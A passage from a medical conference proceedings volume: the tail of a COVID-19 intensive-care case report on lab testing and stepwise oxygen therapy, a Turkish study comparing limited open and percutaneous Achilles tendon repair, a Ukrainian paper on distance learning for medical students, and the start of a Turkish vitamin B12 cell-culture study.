The volume, timing and frequency of laboratory tests depend on the severity of diseases. An easy course of the disease with observation of the patient on an outpatient basis does not require additional laboratory tests. In case of hospitalization for moderate, severe and extremely severe course, the following must be performed research:

General (clinical) blood test with determination of the level of erythrocytes, hemoglobin, hematocrit, leukocytes, platelets, leukocyte formula.

Biochemical blood test (urea, creatinine, electrolytes, glucose, alanine aminotransferase, aspartate aminotransferase, bilirubin, albumin, lactate, lactate dehydrogenase, troponin, ferritin, procalcitonin, brain natriuretic peptide - NT-proBNP / BNP). A biochemical blood test does not provide any specific information, but detected abnormalities may indicate the presence of organ dysfunction, decompensation of concomitant diseases and the development of complications, have a certain predictive value, influence the choice of drugs and / or their regimen dosing. [4].

C-reactive protein (CRP) is the main laboratory marker of process activity in the lungs. Its increase correlates with the volume of lung tissue damage and is the basis to start anti-inflammatory therapy.

Procalcitonin for coronavirus infection with respiratory tract damage in lungs is within reference values. Increased procalcitonin indicates the addition of a bacterial infection and correlates with the severity of the course, the prevalence of inflammatory infiltration and the prognosis for bacterial complications.

Coagulogram in volume: activated partial thromboplastin time (APTT), prothrombin time (prothrombin ratio and % prothrombin according to Quick), fibrinogen, D-dimer (by quantitative method).

Intensive care for acute respiratory failure is one of the most common complications of COVID-19. In patients with severe and extremely severe course (10-15%), after the 5th day of illness, fever persists, symptoms of respiratory failure appear, infiltrative changes in the lungs (viral pneumonia), ARDS progress. Even with a mild course of COVID-19, most patients with CT of the lungs show infiltrative changes. So, SARS-CoV-2 was detected in nasopharyngeal swabs in 59% of patients, and infiltrative changes on CT of the lungs - in 88% of patients with probable COVID-19.

Features of viral pneumonia and ARDS in COVID-19 ARDS in COVID-19 is diagnosed on average on the 8th day from the onset of the disease, upon admission to the ICU, the frequency of ARDS is about 60%, the PaO₂ / FiO₂ index is 136 (103-234) mm Hg. Art. In ARDS due to COVID-19, two variants of lung lesions are described: - Low-revolving lungs (viral pneumonia, often an earlier stage):

normal or slightly reduced compliance, on CT only frosted glass areas located subpleurally and along the interlobar fissures, low lung recruitment. A step-by-step approach is shown:

1 step – at SpO₂ <92% start a regular O₂ therapy (through a face mask or nasal cannulas, preferably a mask with a disposable bag) flow up to 15 l / min up to SpO₂ 96-98%; at patients with concomitant diseases - COPD, chronic heart failure - instead of step 1, you should go directly to step 2.

2 step - if step 1 is ineffective - pron-position for at least 12-16 hours per day with high-flow oxygenation (HFO, it is recommended to wear a protective mask on the patient!) flow of 30-60 l / min or non-invasive ventilation (NIV: Pressure Support, S, S / T, BIPAP) in mode CPAP 7-10 cm of water column (see clinical guidelines PAR "Use of non-invasive ventilation lungs ");

Step 3 - while maintaining hypoxemia (SpO₂ <92%) , signs of increased work breathing (participation of auxiliary muscles, frequent deep breathing), patient fatigue, impaired consciousness, unstable dynamics, the appearance of pressure "dips" of 2 cm or more water column below the CPAP level against the background of step 2, tracheal intubation and invasive ventilation in combined with pron-position. It is important that an isolated increase in RR up to 30-35 / min at the absence of the above signs is not an indication for tracheal intubation. When failure of step 2 in COVID-19 patients delayed intubation is not recommended trachea and initiation of mechanical ventilation, as delaying tracheal intubation worsens the prognosis! It is important to remember that respiratory failure can progress extremely quickly. [5].

The use of NIV is recommended only under the following conditions: preservation of consciousness, stable hemodynamics, and the ability to collaborate with staff, no claustrophobia (when using helmets) and maintaining the mechanism of coughing up sputum.

Non-invasive respiratory support is not recommended for:

- Lack of spontaneous breathing (apnea);
- Unstable hemodynamics (hypotension, ischemia or myocardial infarction, life-threatening arrhythmia, uncontrolled arterial hypertension);
- Failure to provide airway protection (impaired coughing and swallowing) and high risk of aspiration;
- Excessive bronchial secretion;
- Signs of impaired consciousness (agitation or depression of consciousness), inability patient to cooperation;
- Injury or burns to the face, anatomical defects that prevent the installation of the mask;
- Patient's inability to remove the mask from the face in case of vomiting;

- Active bleeding from the gastrointestinal tract;
- Obstruction of the upper respiratory tract;
- Discomfort from the mask.

Therapy with helium-oxygen gas mixtures the efficiency of the heated oxygen-helium mixture is currently being studied heliox (70% helium / 30% oxygen) in complex intensive care of patients at primary stages of hypoxemia in COVID-19 to improve aeration of areas of the lungs with impaired bronchial patency.

Therapy with helium-oxygen gas mixtures is carried out using special devices that ensure effective and safe inhalation of thermal helium-oxygen mixture, allowing you to change the percentage of helium and oxygen, and also temperatures at any time during one procedure. The device allows create a homogeneous helium-oxygen mixture, change and monitor many times the percentage of helium and oxygen, the temperature of the inhaled gas mixture during one procedure in order to determine the most effective regimen for each patient, ensure during the procedure that the actual composition of helium, oxygen and temperature to the set parameters, monitor the required parameters during the procedure (tidal volume, respiratory rate, saturation, form a uniform laminar flow gas mixture, deliver the necessary pharmaceuticals through a nebulizer built into the respiratory circuit.

It should be noted that this therapy limits the impossibility of creating FiO_2 above 30%, since helium therapy is effective only at concentrations exceeding 70%.

3. RESULTS

Treatment of complications of Covid-19 for 7 days in the Department of Anesthesiology and Intensive Care with complex oxygen therapy, antibiotic therapy, cardiac drugs and hormones led to effective results and patient recovery.

4. CONCLUSION

Monitoring the examination and methods of treatment of this patient allows us to recommend complex therapy, including in a Department of Anesthesiology and Intensive Care, for use in patients with COVID-19 complicated by bilateral pneumonia with damage to more than 60% of the lung tissue against a background of severe cardiovascular pathology.

5. REFERENCES

- [1] Ai T. et al. Correlation of Chest CT and RT-PCR Testing in Coronavirus Disease 2019 (COVID-19) in China: A Report of 1014 Cases [published online ahead of print, 2020 Feb 26] // Radiology. 2020. 200642. Doi: 10.1148/ radiol.2020200642.
- [2] Chaolin H. et al. Clinical features of patients infected with 2019 novel coronavirus in Wuhan, China? Lancet 2020; 395: 497-506 Published Online January 24, 2020 [https://doi.org/10.1016/S0140-6736\(20\)30183-5](https://doi.org/10.1016/S0140-6736(20)30183-5).
- [3] David C et al. Postacute Care Preparedness for COVID-19 Thinking Ahead Author Affiliations Article Information JAMA. Published online March 25, 2020. doi:10.1001/jama.2020.4686.
- [4] Henk J Stam et al. Covid-19 and Post Intensive Care Syndrome: A Call for Action. J Rehabil Med 2020 Apr 15;52(4): jrm00044 doi: 10.2340/16501977-2677.
- [5] Yang Feng et al. Pulmonary rehabilitation guidelines in the principle of 4S for patients infected with 2019 novel coronavirus (2019-nCoV). Cite as Chin J TubercRespir Dis. 2020: 43 (03): 180-182. DOI: 10.3760/cma.j.is sn.1001-0939.2020.03.007.

THE EFFECTS OF LIMITED OPEN OR PERCUTANEOUS APPROACH FOR THE TREATMENT OF ACUTE ACHILLES TENDON RUPTURES ON POSTOPERATIVE FUNCTIONAL RESULTS

Oğuzhan Tanoğlu¹

¹*Erzincan Binali Yıldırım University, Faculty of Medicine, Erzincan, TURKEY*

drtanoglu@gmail.com

ORCID: 0000-0001-8984-9008

ABSTRACT

Aims: Acute Achilles tendon ruptures are frequently seen in third and fourth decade and in male population. Surgical treatment is the commonly preferred method for the treatment of Achilles tendon ruptures due to the advantages such as less re-rupture rates, better functional results and early return to physical activities. The main aims of our current study are to compare the limited open and percutaneous approaches for the treatment of acute Achilles tendon ruptures in terms of the duration of return to daily activities, the rates of complications and the postoperative functional results.

Methods: A total of forty patients (19 female and 21 male), who were treated with limited open (22 patients) and percutaneous (18 patients) approaches for acute Achilles tendon ruptures between 18-65 years of age were retrospectively investigated from medical records. We investigated the postoperative soft tissue complications, neurovascular injuries, the duration of return to daily activities, re-rupture rates, The Achilles Tendon Total Rupture Score (ATRS) and American Orthopedic Foot and Ankle Society (AOFAS) scores of the patients at the first and sixth months of follow-up according to surgical approach groups.

Results: There was no significant difference between study groups in terms of the mean age, gender distribution, the mean operation time, the duration of return to daily activities, The Achilles Tendon Total Rupture and American Orthopedic Foot and Ankle Society scores at first and sixth months of follow-up. We observed no postoperative complication in limited open approach group. Re-rupture in a patient at fourth week of follow-up and sural nerve injuries in two patients were observed in percutaneous approach group.

Conclusion: In our study, limited open and percutaneous approaches have shown similar postoperative functional results at sixth month of follow-up period. Although we observed re-rupture in a patient and sural nerve injury in two patients in percutaneous approach group, we

believe that both approaches could be used safely for the treatment of acute Achilles tendon ruptures.

Keywords: *Achilles tendon; Minimally invasive surgery; Ankle injuries; AOFAS; ATRS*

AKUT AŞİL TENDON RÜPTÜRÜ TEDAVİSİNDE SINIRLI AÇIK VE PERKÜTAN YAKLAŞIMLARIN POSTOPERATİF FONKSİYONEL SONUÇLARA ETKİLERİ

ÖZET

Amaç: Akut aşil tendon rüptürleri 3. - 4. dekatlarda ve erkeklerde sık görülmektedir. Aşil tendon rüptürlerinin tedavisinde, daha az tekrar rüptür oranları, daha iyi fonksiyonel sonuçlar ve erken fiziksel aktiviteye dönüş gibi avantajlar nedeniyle cerrahi tedaviler sıklıkla tercih edilmektedir. Bu çalışmamızın temel amacı, akut Aşil tendon yırtıklarının tedavisi için sınırlı açık ve perkütan yaklaşımları günlük aktivitelere dönüş süresi, komplikasyon oranları ve postoperatif fonksiyonel sonuçlar açısından karşılaştırmaktır.

Yöntem: 18-65 yaş arası, akut aşil tendon rüptürü nedeniyle sınırlı açık (22 hasta) ve perkütan (18 hasta) yaklaşımlarla opere edilen toplam kırk hasta (19 kadın ve 21 erkek) tıbbi kayıtlardan geriye dönük olarak incelendi. Bu iki yaklaşımla opere edilen hastaların, yumuşak doku komplikasyonları, nörovasküler yaralanmaları, günlük aktivitelere dönüş süreleri, tekrar rüptür oranları, 1. ve 6. ay Aşil Tendon Total Rüptür ve Amerikan Ortopedik Ayak ve Ayak Bileği Derneği skorları değerlendirildi.

Bulgular: Ortalama yaş, cinsiyet dağılımı, ortalama ameliyat süresi, günlük aktivitelere dönüş süreleri, 1. ve 6. ay Aşil Tendon Total Rüptür ve Amerikan Ortopedik Ayak ve Ayak Bileği Derneği skorları açısından çalışma grupları arasında anlamlı fark izlenmedi. Sınırlı açık yaklaşım ile opera edilen grupta postoperatif komplikasyon izlenmedi. Perkütan yaklaşımla opera edilen grupta 1 hastada tekrar rüptür ve 2 hastada sural sinir yaralanması izlendi.

Sonuç: Çalışmamızda, sınırlı açık ve perkütan yaklaşımla opere edilen hastalarda, altıncı ay takibinde benzer fonksiyonel skorlar elde edilmiştir. Perkütan yaklaşım grubunda bir hastada tekrar rüptür ve iki hastada sural sinir yaralanması gözlenmesine rağmen, akut aşil tendon rüptürlerinin tedavisinde her iki yaklaşımın da güvenle kullanılabileceğine inanıyoruz.

Anahtar Kelimeler: *Aşil tendonu; Minimal invaziv cerrahi; Ayak bilek yaralanmaları; AOFAS; ATRS*

1. INTRODUCTION

Achilles tendon is the strongest tendon in human body and transfers the force from gastrocnemius and soleus muscles to calcaneus [1]. Acute Achilles tendon ruptures are seen frequently in third and fourth decade and in male population. In the current literature, the optimal treatment method for acute

Achilles tendon rupture is still controversial. Surgical treatment is the commonly preferred method for the treatment of Achilles tendon ruptures due to the advantages such as less re-rupture rates, better functional results and early return to physical activities [2]. However, the soft tissue and neurovascular complications are serious clinical problems, that could occur due to surgical treatment. Therefore, limited open and percutaneous approaches were developed to prevent the soft tissue complications. Although, less soft tissue complications occur with limited open and percutaneous approach compared to open surgery, the re-rupture and neurovascular injuries are seen more frequently with these approaches [3–5].

Although, there are studies that compare the results of minimally invasive methods and open repair, the studies, that compare the results of limited open and percutaneous approaches are limited [1–4]. The main aims of our current study are to compare the limited open and percutaneous approaches for the treatment of acute Achilles tendon ruptures in terms of the duration of return to daily activities, the rates of complications and the postoperative functional results.

2. MATERIALS AND METHODS

Informed consent was obtained from all participating patients. A total of forty patients (19 female and 21 male), who were treated with limited open and percutaneous approaches for acute Achilles tendon ruptures between 18-65 years of age were retrospectively investigated from medical records. The patients, who administered to our clinic within ten days of injury, with closed injuries without any abrasions and tendon ruptures between 2-8 centimeters proximal from calcaneal tuberosity, were included to our current study. All the patients were evaluated by the surgical team in terms of gap formation, Thompson test and skin wrinkling. The diagnosis was confirmed with ultrasound examination of Achilles tendon. The patients with diabetes mellitus, severe skin wound and abrasions over surgical site, patients with hypermobility syndromes, prior history of Achilles tendinopathy or enthesopathy, penetrating injuries, re-ruptures and the patients with irregular follow-up visits were excluded from study.

All the patients were operated under epidural anesthesia by the same surgeons in prone position without hydraulic tourniquet application. Eighteen patients were treated with percutaneous approach and twenty-two patients were treated with limited open approach. In limited open approach group, a 3 centimeters longitudinal incision was made over the gap formation. In percutaneous approach group, almost a centimeter longitudinal incision was made to tie the suture. Augmented polyethylene sutures were used for all procedures.

A short leg cast in equine position and thromboembolic prophylaxis with low molecular weight heparin for deep vein thrombosis was administered postoperatively to all patients. Follow-up visits were arranged at third day, seventh day and fourteenth days postoperatively. In the follow-up visit at

fourteenth day, the casts of the patients were removed, and the functional rehabilitation program was begun. At the first month of follow-up, The Achilles Tendon Total Rupture Score (ATRS) and American Orthopedic Foot and Ankle Society (AOFAS) scores of the patients were calculated. Wound complications, sural nerve injuries, re-rupture rates and the duration of return to daily activities were evaluated. At sixth weeks of follow-up, the partial weight bearing was allowed with the operated leg and at sixth months of follow-up, AOFAS and ATRS scores of the patients were once again evaluated.

3. RESULTS

The statistical analysis was performed with SPSS 22 program. Statistically significance level was accepted as $p < 0.05$. The mean age of the groups was 42. There was no significant difference between study groups in terms of the mean age, gender distribution and the mean operation time. ATRS scores at first and sixth months of follow-up were not statistically significant between limited open (67 ± 7.8 and 77.6 ± 6.2 , respectively) and percutaneous (65.6 ± 7.2 and 76.3 ± 5.8 , respectively) approach groups ($p=0.56$ and $p=0.5$, respectively). Although, at first and sixth months of follow-up, the mean AOFAS scores in percutaneous (65.9 ± 6.1 and 76.4 ± 5.7 , respectively) approach group were lower than limited open (67.7 ± 7 and 78.7 ± 4.7 , respectively) approach group, the difference was not statistically significant ($p=0.71$ and $p=0.21$, respectively). We observed no statistically significant difference between percutaneous (40.7 ± 4.6) and limited open (39.8 ± 3.7) approach groups in terms of the duration of return to daily activities ($p=0.42$).

Although, no postoperative complication was observed in limited open approach group, re-rupture in a patient at fourth week of follow-up and sural nerve injuries in two patients were observed in percutaneous approach group. The patient with re-rupture was treated with open repair and excluded from study not to affect the postoperative functional scores. The sural nerve injury was diagnosed with electromyography (EMG) studies. Pharmacological treatment with gabapentin was applied to the patients with sural nerve injuries. Although, the full recovery was achieved at the sixth week of follow-up in a patient with pharmacological treatment, we observed no recovery in other patient.

4. DISCUSSION

The main purpose of tendon repair is to provide a strong fixation during the healing period in order to obtain proper tendon integrity. There are many studies in the literature that showed lower re-rupture rates with accurate suture materials, suture techniques and open repair of acute Achilles tendon ruptures [1,2,6,7]. Although the lower rates of re-ruptures were obtained with open repair, increased soft tissue complications have been observed with this technique. Therefore, minimally invasive repair methods and surgical instruments for these procedures have been developed to prevent the postoperative soft tissue complications due to open repair of Achilles tendon ruptures [8,9].

The soft tissue complication rates after open repairs of acute Achilles tendon ruptures have been reported between 3-11%. In contrast to that the lower rates of soft tissue complication was observed with minimally invasive techniques in the literature. In our study, we did not observe any soft tissue complications with percutaneous and limited open approach [8,9].

The major disadvantage of limited and percutaneous approaches is the increased risk of re-rupture. In a review in the literature, re-rupture rates were reported between 3.7-5.3% with percutaneous and limited open approaches. In the same study, re-rupture rates were reported between 1.7-2.9% with open repair of acute Achilles tendon ruptures [3,10]. We observed only one re-rupture case (5.5%) at fourth week of follow-up in percutaneous approach group. Open repair was performed for the treatment of re-rupture and the patient was excluded from the study not to affect the postoperative functional scores.

Minimally invasive treatment methods could cause sural nerve injuries. In percutaneous repair group, we observed sural nerve injuries in two patients. In a review in the literature, the rates of sural nerve injury were determined as 5.5% in percutaneous repair and 1.2% in open repair groups [10]. In our study, we observed an increased rate of sural nerve injury (11%) compared to the literature. The full recovery was obtained with pharmacological treatment in a patient with sural nerve injury, although we could not achieve a recovery in other patient. The main reason of lower rates of sural nerve injuries in open repair could be the direct visualization of the nerve during procedure.

Acute Achilles tendon ruptures are commonly seen in young adults. In these patients, early return to daily activities and obtaining better postoperative functional results are the most important aim of the treatment. In the literature, higher ATRS scores and earlier return to daily activities were observed with open repair compared to conservative treatment methods. Besides, the difference only in re-rupture rates were determined between open repair and conservative treatment methods in a study in the literature [2,3,10]. In a study comparing the results of open repair and minimally invasive approaches, no statistically significant difference in terms of the duration of return to daily activities, ATRS and AOFAS scores were observed. In our study, higher AOFAS scores in percutaneous approach group was observed compared to limited open approach group at first month of follow-up. At sixth month of follow-up, we observed no significant difference between study groups in terms of the duration of return to daily activities, AOFAS and ATRS scores.

Minimally invasive repair techniques have gained popularity to prevent the soft tissue complications due to open repair. In our study, we observed no soft tissue complication with percutaneous and limited open approach. In our study, limited open and percutaneous approaches have shown similar postoperative functional results at sixth month of follow-up period. Although we observed

re-rupture in a patient and sural nerve injury in two patients in percutaneous approach group, we believe that both approaches could be used safely for the treatment of acute Achilles tendon ruptures.

5. REFERENCES

- [1] Yang X, Meng H, Quan Q, Peng J, Lu S, Wang A. Management of acute Achilles tendon ruptures. *Bone Joint Res* 2018;7:561–9. <https://doi.org/10.1302/2046-3758.710.BJR-2018-0004.R2>.
- [2] Grassi A, Amendola A, Samuelsson K, Svantesson E, Romagnoli M, Bondi A, et al. Minimally Invasive Versus Open Repair for Acute Achilles Tendon Rupture. *J Bone Jt Surg* 2018;100:1969–81. <https://doi.org/10.2106/JBJS.17.01364>.
- [3] Gigante A, Moschini A, Verdenelli A, Del Torto M, Ulisse S, de Palma L. Open versus percutaneous repair in the treatment of acute Achilles tendon rupture: a randomized prospective study. *Knee Surgery, Sport Traumatol Arthrosc* 2008;16:204–9. <https://doi.org/10.1007/s00167-007-0448-z>.
- [4] Maes R, Copin G, Averous C. Is percutaneous repair of the Achilles tendon a safe technique? A study of 124 cases. *Acta Orthop Belg* 2006;72:179–83.
- [5] Clanton TO, Haytmanek CT, Williams BT, Civitarese DM, Turnbull TL, Massey MB, et al. A Biomechanical Comparison of an Open Repair and 3 Minimally Invasive Percutaneous Achilles Tendon Repair Techniques During a Simulated, Progressive Rehabilitation Protocol. *Am J Sports Med* 2015;43:1957–64. <https://doi.org/10.1177/0363546515587082>.
- [6] Khan RJ, Carey Smith RL. Surgical interventions for treating acute Achilles tendon ruptures. *Cochrane Database Syst Rev* 2010:CD003674. <https://doi.org/10.1002/14651858.CD003674.pub4>.
- [7] Huffard B, O’Loughlin PF, Wright T, Deland J, Kennedy JG. Achilles tendon repair: Achillon system vs. Krackow suture: An anatomic in vitro biomechanical study. *Clin Biomech* 2008;23:1158–64. <https://doi.org/10.1016/j.clinbiomech.2008.05.007>.
- [8] Assal M, Jung M, Stern R, Rippstein P, Delmi M, Hoffmeyer P. Limited open repair of Achilles tendon ruptures: a technique with a new instrument and findings of a prospective multicenter study. *J Bone Joint Surg Am* 2002;84:161–70.
- [9] Aktas S, Kocaoglu B. Open Versus Minimal Invasive Repair With Achillon Device. *Foot Ankle Int* 2009;30:391–7. <https://doi.org/10.3113/FAI-2009-0391>.
- [10] Yang B, Liu Y, Kan S, Zhang D, Xu H, Liu F, et al. Outcomes and complications of percutaneous versus open repair of acute Achilles tendon rupture: A meta-analysis. *Int J Surg* 2017;40:178–86. <https://doi.org/10.1016/j.ijssu.2017.03.021>.

DISTANCE LEARNING IN MEDICAL EDUCATION IN QUARANTINE COVID-19

Volodymyr Sulyma¹, Ruslan Duka¹, Robert Molchanov¹, Sergij Malinovskyj¹

¹SI "Dnipropetrovsk Medical Academy of Ministry Health of Ukraine", Dnipro, UKRAINE

volodyasulyma2@gmail.com

ABSTRACT

Covid-19 has been declared as a pandemic disease by the WHO on March 11th, 2020. The disease started in Wuhan province in China in late December 2019. Since that time, the global incidence of COVID-19 disease has increased dramatically.

Preparation of students at the Department of Surgery. Algorithm for conducting distance education.

Distance learning of students in conditions quarantine Covid-19. The question of the use of this form of education in medical educational institutions remains controversial. On the one hand, the advantages of distance education are the possibility of teaching a large number of students at once, facilitating the educational process, in the case of teaching people with disabilities, adaptability - learning using modern software and hardware makes e-education more effective, also, usually, distance learning is cheaper than regular education. first of all, by reducing the cost of moving, living in another city, reducing the cost of organizing the courses themselves. Opponents of the use of distance education in medicine believe that mastering practical skills, which are the main component in training future medical workers, is impossible in this way. However, in our opinion, the use of this form of education in medical schools is not only possible, but necessary.

Amid the COVID-19 pandemic, the majority of the student (n = 538; 82.5%) have participated in distance learning in their medical schools. Further analysis of the non-participating students showed that 6th-year students were the least to be involved in distance learning as the majority of them have completed their academic courses before the COVID-19 curfew.

With advances in technologies and social media, distance learning is a new and rapidly growing approach for undergraduate, postgraduate, and health care providers. Regardless of reported benefits, medical students preferred the blended approach in teaching as distance learning represented a major challenge to acquire adequate clinical medical skills. Naturally, training a doctor in practical skills requires traditional face-to-face contact, but all theoretical training and exercise in decision-making can take place remotely.

Keywords: *Distance learning, Medical students, COVID-19*

1. INTRODUCTION

Covid-19 has been declared as a pandemic disease by the WHO on March 11th, 2020. The disease started in Wuhan province in China in late December 2019. Since that time, the global incidence of COVID-19 disease has increased dramatically. Distance learning of students in conditions quarantine Covid-19. The question of the use of this form of education in medical educational institutions remains controversial. On the one hand, the advantages of distance education are the possibility of teaching a large number of students at once, facilitating the educational process, in the case of teaching people with disabilities, adaptability - learning using modern software and hardware makes e-education more effective, also, usually, distance learning is cheaper than regular education. first of all, by reducing the cost of moving, living in another city, reducing the cost of organizing the courses themselves.

On the 13th of March, the emergency state was announced in Ukraine followed by the curfew on 21 March. Similar to other sectors, the educational sector has been affected by this pandemic situation. All educational institutions have been closed as well as educational activities have been suspended on the 15th of March. As part of that, the all medical schools in Ukraine in stopped all their teaching and training activities.

Distance E-learning has emerged as a new method of teaching to maintain the continuity of medical education during the COVID-19 pandemic related closure of educational institutions.

Medical education programs in Ukraine are six-year programs, in which clinical medical years are the last 3 years in the curriculum. During clinical education, students receive both in-class theoretical lectures and seminars, and in-hospital clinical rotations. Before the era of COVID-19, distance e-learning was not adopted as a modality of teaching within medical schools.

Distance E-learning in medical education may represent a suitable alternative to traditional learning to deliver high-quality education. The availability of essential infrastructures and efficient institutional strategies represent a major challenge for integrating distance learning in medical education. [1].

Even blended education (i.e. distance and on-campus) is well adopted in different word countries, the effect of distance electronic learning is likely to be revolutionary especially in low-middle income countries.

Distance E-Learning is defined as using computer technology to deliver training, including technology-supported learning either online, offline, or both. It is aimed at the effective construction of knowledge regarding individual experience, practice, and knowledge of the learners and students.

Internet-based learning, computer-based learning, virtual classrooms, and digital collaboration all represent different types of e-learning.

There are 2 modes of E-learning: distance learning and computer-assisted interaction (CAI). Moore et al. defined distance E-learning as providing access to learning for those who are geographically remote from the instructor, while CAI is an interactive technique whereby instructional material is presented by and a computer, and students' progress is monitored and evaluated during this process. [4].

Distance E-learning has been proved as an efficient modality of learning in different educational and governmental studies. Data from the Institute of Educational Studies showed that learners revealed a more active attitude in learning when various methods such as electronic books and on-line articles were implemented in the teaching process. [3].

These generations are Cognitive-behaviourism, Constructivism, and Connectivism. Each one of these generations has distinguished utilized technology, learning activities, learner and content granularity, evaluation modality, scalability and instructor role.

These generations have developed in concordance with available technologies. They stated that no single modality has provided all answers, and each of these generations has built on achievements of previous generation. [2].

This study aims to explore the situation of distance e-learning among medical students during their clinical years and to identify possible challenges, limitations, satisfaction as well as their perspectives for this the approach of learning.

To the best of our knowledge, no published study discussing the current situation of distance e-learning among medical students in their clinical years is available. Students' satisfactions, limitations, and perspectives have been addressed in our study as well.

2. METHODS

The questionnaire was distributed on May 15th, 2020 using previously created students Facebook and WhatsApp groups that were adopted by medical schools for communication with their students.

Questions were in two formats, multiple-choice and rating questions on a five-point scale (Likert scale). For simplifying statistical analysis, the five categories were regrouped into three categories, and were labeled as agree, neutral and disagree.

These questions were mainly about student's demographics (age, gender, academic years and medical school), prior and current experience with distance learning, available technologies, distance learning benefits, drawbacks, their instructors' influence, challenges, attitudes towards the effectiveness of distance learning in medical education, and their perceptions about the future of distance learning in medical education. [5].

Accordingly, this study included a convenient sample of 1058 students who are currently enrolled in their clinical years.

Objectives and goals were explained at the beginning of the questionnaire to all participating students, and their enrollment was after they consent to participate in the study.

Data were analyzed using the statistical package for the social sciences version 23 (SPSS Inc., Chicago, IL) statistical software. The analyses included descriptive statistics and chi-square test. A $P < 0.05$ was considered statistically significant.

3. RESULTS

Amid the COVID-19 pandemic, the majority of the student ($n = 538$; 82.5%) have participated in distance learning in their medical schools. Further analysis of the non-participating students showed that 6th-year students were the least to be involved in distance learning as the majority of them have completed their academic courses before the COVID-19 curfew.

Among the 538 students, smartphones were the most commonly used single device in e-learning (35.9%) followed by computers either laptops or desktops (14.5%). Two hundred and sixty seven students (49.6%) utilized multiple devices to access their learning sessions.

4. CONCLUSION

With advances in technologies and social media, distance learning is a new and rapidly growing approach for undergraduate, postgraduate, and health care providers. [6]. Regardless of reported benefits, medical students preferred the blended approach in teaching as distance learning represented a major challenge to acquire adequate clinical medical skills.

Satisfaction in distance learning is strongly linked to students' prior experience in distance learning as well as instructors' experiences and interactions.

Technical and infrastructural resources reported as a major challenge for implementing distance learning, so understanding technological, financial, institutional, educators, and student barriers are essential for the successful implementation of distance learning in medical education.

5. REFERENCES

- [1] Moore JL, Dickson-Deane C, Galyen K. E-learning, online learning, and distance learning environments: are they the same? *Internet High Educ.* 2011; 14 (2):129–135. doi: 10.1016/J.IHEDUC.2010.10.001.
- [2] Shanahan MC. Transforming information search and evaluation practices of undergraduate students. *Int J Med Inform.* 2008;77 (8):518–526. doi: 10.1016/j.ijmedinf.2007.10.004.
- [3] Letterie GS. Medical education as a science: the quality of evidence for computer-assisted instruction. *Am J Obstet Gynecol.* 2003;188 (3):849–853. doi: 10.1067/mob.2003.168.
- [4] Rotimi O, Orah N, Shaaban A, Daramola AO, Abdulkareem FB. Remote teaching of histopathology using scanned slides via skype between the United Kingdom and Nigeria. *Arch Pathol Laboratory Med.* 2017;141(2):298–300. doi: 10.5858/arpa.2016-0111-EP.
- [5] Sulyma V. Pedagogical Technology in the Higher Medical Education of Ukraine. *Abstract Book. Inter. Conf. on Science and Educ. (IconSE) Oct. 29- Nov. 1, 2020 – Antalya/TURKEY. – P.6.*
- [6] Panahi P, Borna F. "Distance learning: challenges, new solution," 2014 37th International Convention on Information and Communication Technology. Opatija: Electronics and Microelectronics (MIPRO); 2014. pp. 653–656.

COVID-19 SÜRECİNDE FARKLI PH'LARDA KULLANILAN DEZENFEKSİYON MADDELERİNE KARŞI B12 VİTAMİNİN KORUYUCU ETKİLERİNİN ARAŞTIRILMASI

Sıdıka Genç¹, Yeşim Yeni¹, Aybike Türkmen², Ali Taghizadehghalehjoughi^{1,3}

¹*Atatürk Üniversitesi Veteriner Fakültesi, Tıbbi Farmakoloji Anabilim Dalı, 25240 Erzurum, Türkiye*

²*Adnan Menderes Üniversitesi, Veteriner Fakültesi, Farmakoloji ve Toksikoloji Anabilim Dalı, 09016 Aydın, Türkiye*

³*Ataturk Üniversitesi, Veteriner Fakültesi, Farmakoloji ve Toksikoloji Anabilim Dalı, 25240 Erzurum, Türkiye*

alitzgd@gmail.com

ORCID: 0000-0002-3506-0324

ÖZET

Akut solunum sendromu koronavirüs-2'nin (SARS-CoV-2) neden olduğu koronavirüs hastalığı 2019 (COVID-19), küresel sağlık için önemli bir tehdit oluşturmaktadır. Salgının dünya çapında hızla yayılması ve küresel bir pandemi haline gelmesine neden olmuştur. Dezenfeksiyon, evlerde ve toplum ortamlarında viral / bakteriyel patojenleri yok etmek için kullanılan en iyi uygulama önlemlerinden biridir ve enfeksiyonun yayılmasını azaltmaktadır. Fakat farklı pH değerine sahip dezenfektanların uzun süre kullanımı deride kaşıntı, kızarıklık, ürtiker ve hatta alerjik rinit gelişimini tetiklediği yapılan çalışmalarda gösterilmiştir. Kobalamin olarak da bilinen B12 vitamini, hematolojik ve sinir sistemlerinde önemli olan suda çözünen bir vitamindir ve cilt ile karmaşık bir ilişkisi vardır. Bu çalışmanın amacı farklı pH değişimlerine karşı gelişen toksisiteyi B12 vitamini kullanımı ile engelleyebilmektir. Bu nedenle İnsan Fibroblast hücre hattı üreticinin belirlediği şartlar altında çoğaltılarak 96 well plate'lere ekim yapıldı ve farklı pH (5 – 6 - 7 - 8) içeriğine sahip kültür ortamı hazırlanarak farklı dozlarda B12 vitamini (50 – 100 – 150 ve 200 µgr/ml) 24 saat boyunca kullanılarak oluşan toksisitenin giderilmesi planlanmıştır. Çalışmanın sonucunda MTT analizi yapılarak hücre canlılığı tespit edilmiştir.

Çalışmanın sonuçlarına göre 5 pH'da pozitif kontrole göre hücre canlılığı %71'den 81'e yükselmiştir. 6 pH'da %79'a düşen canlılık en yüksek konsantrasyonda B12 vitamini (200 µgr/ml) uygulanması sonucunda 108,84'e yükselmiştir. 7 pH'da %83'ten 103'e yükselirken pH 8'de fibroblast hücrelerinin aldığı hasar yüksek (canlılık oranı 50%) olarak tespit edilmiş ve bu toksisite giderilerek %75'e kadar canlılık yükseltildiği gözlemlenmiştir. Elde edilen sonuçlar değerlendirildiğinde B12 vitamini 150 ve 200 µgr/ml dozlarında koruyucu etki oluşturduğundan kullanımı önerilmektedir.

Anahtar kelimeler: B12 vitamini, Covit 19, pH, MTT

INVESTIGATION OF THE PROTECTIVE EFFECTS OF VITAMIN B12 AGAINST DISINFECTANTS USED IN DIFFERENT PH'S IN THE COVID-19 PROCESS

ABSTRACT

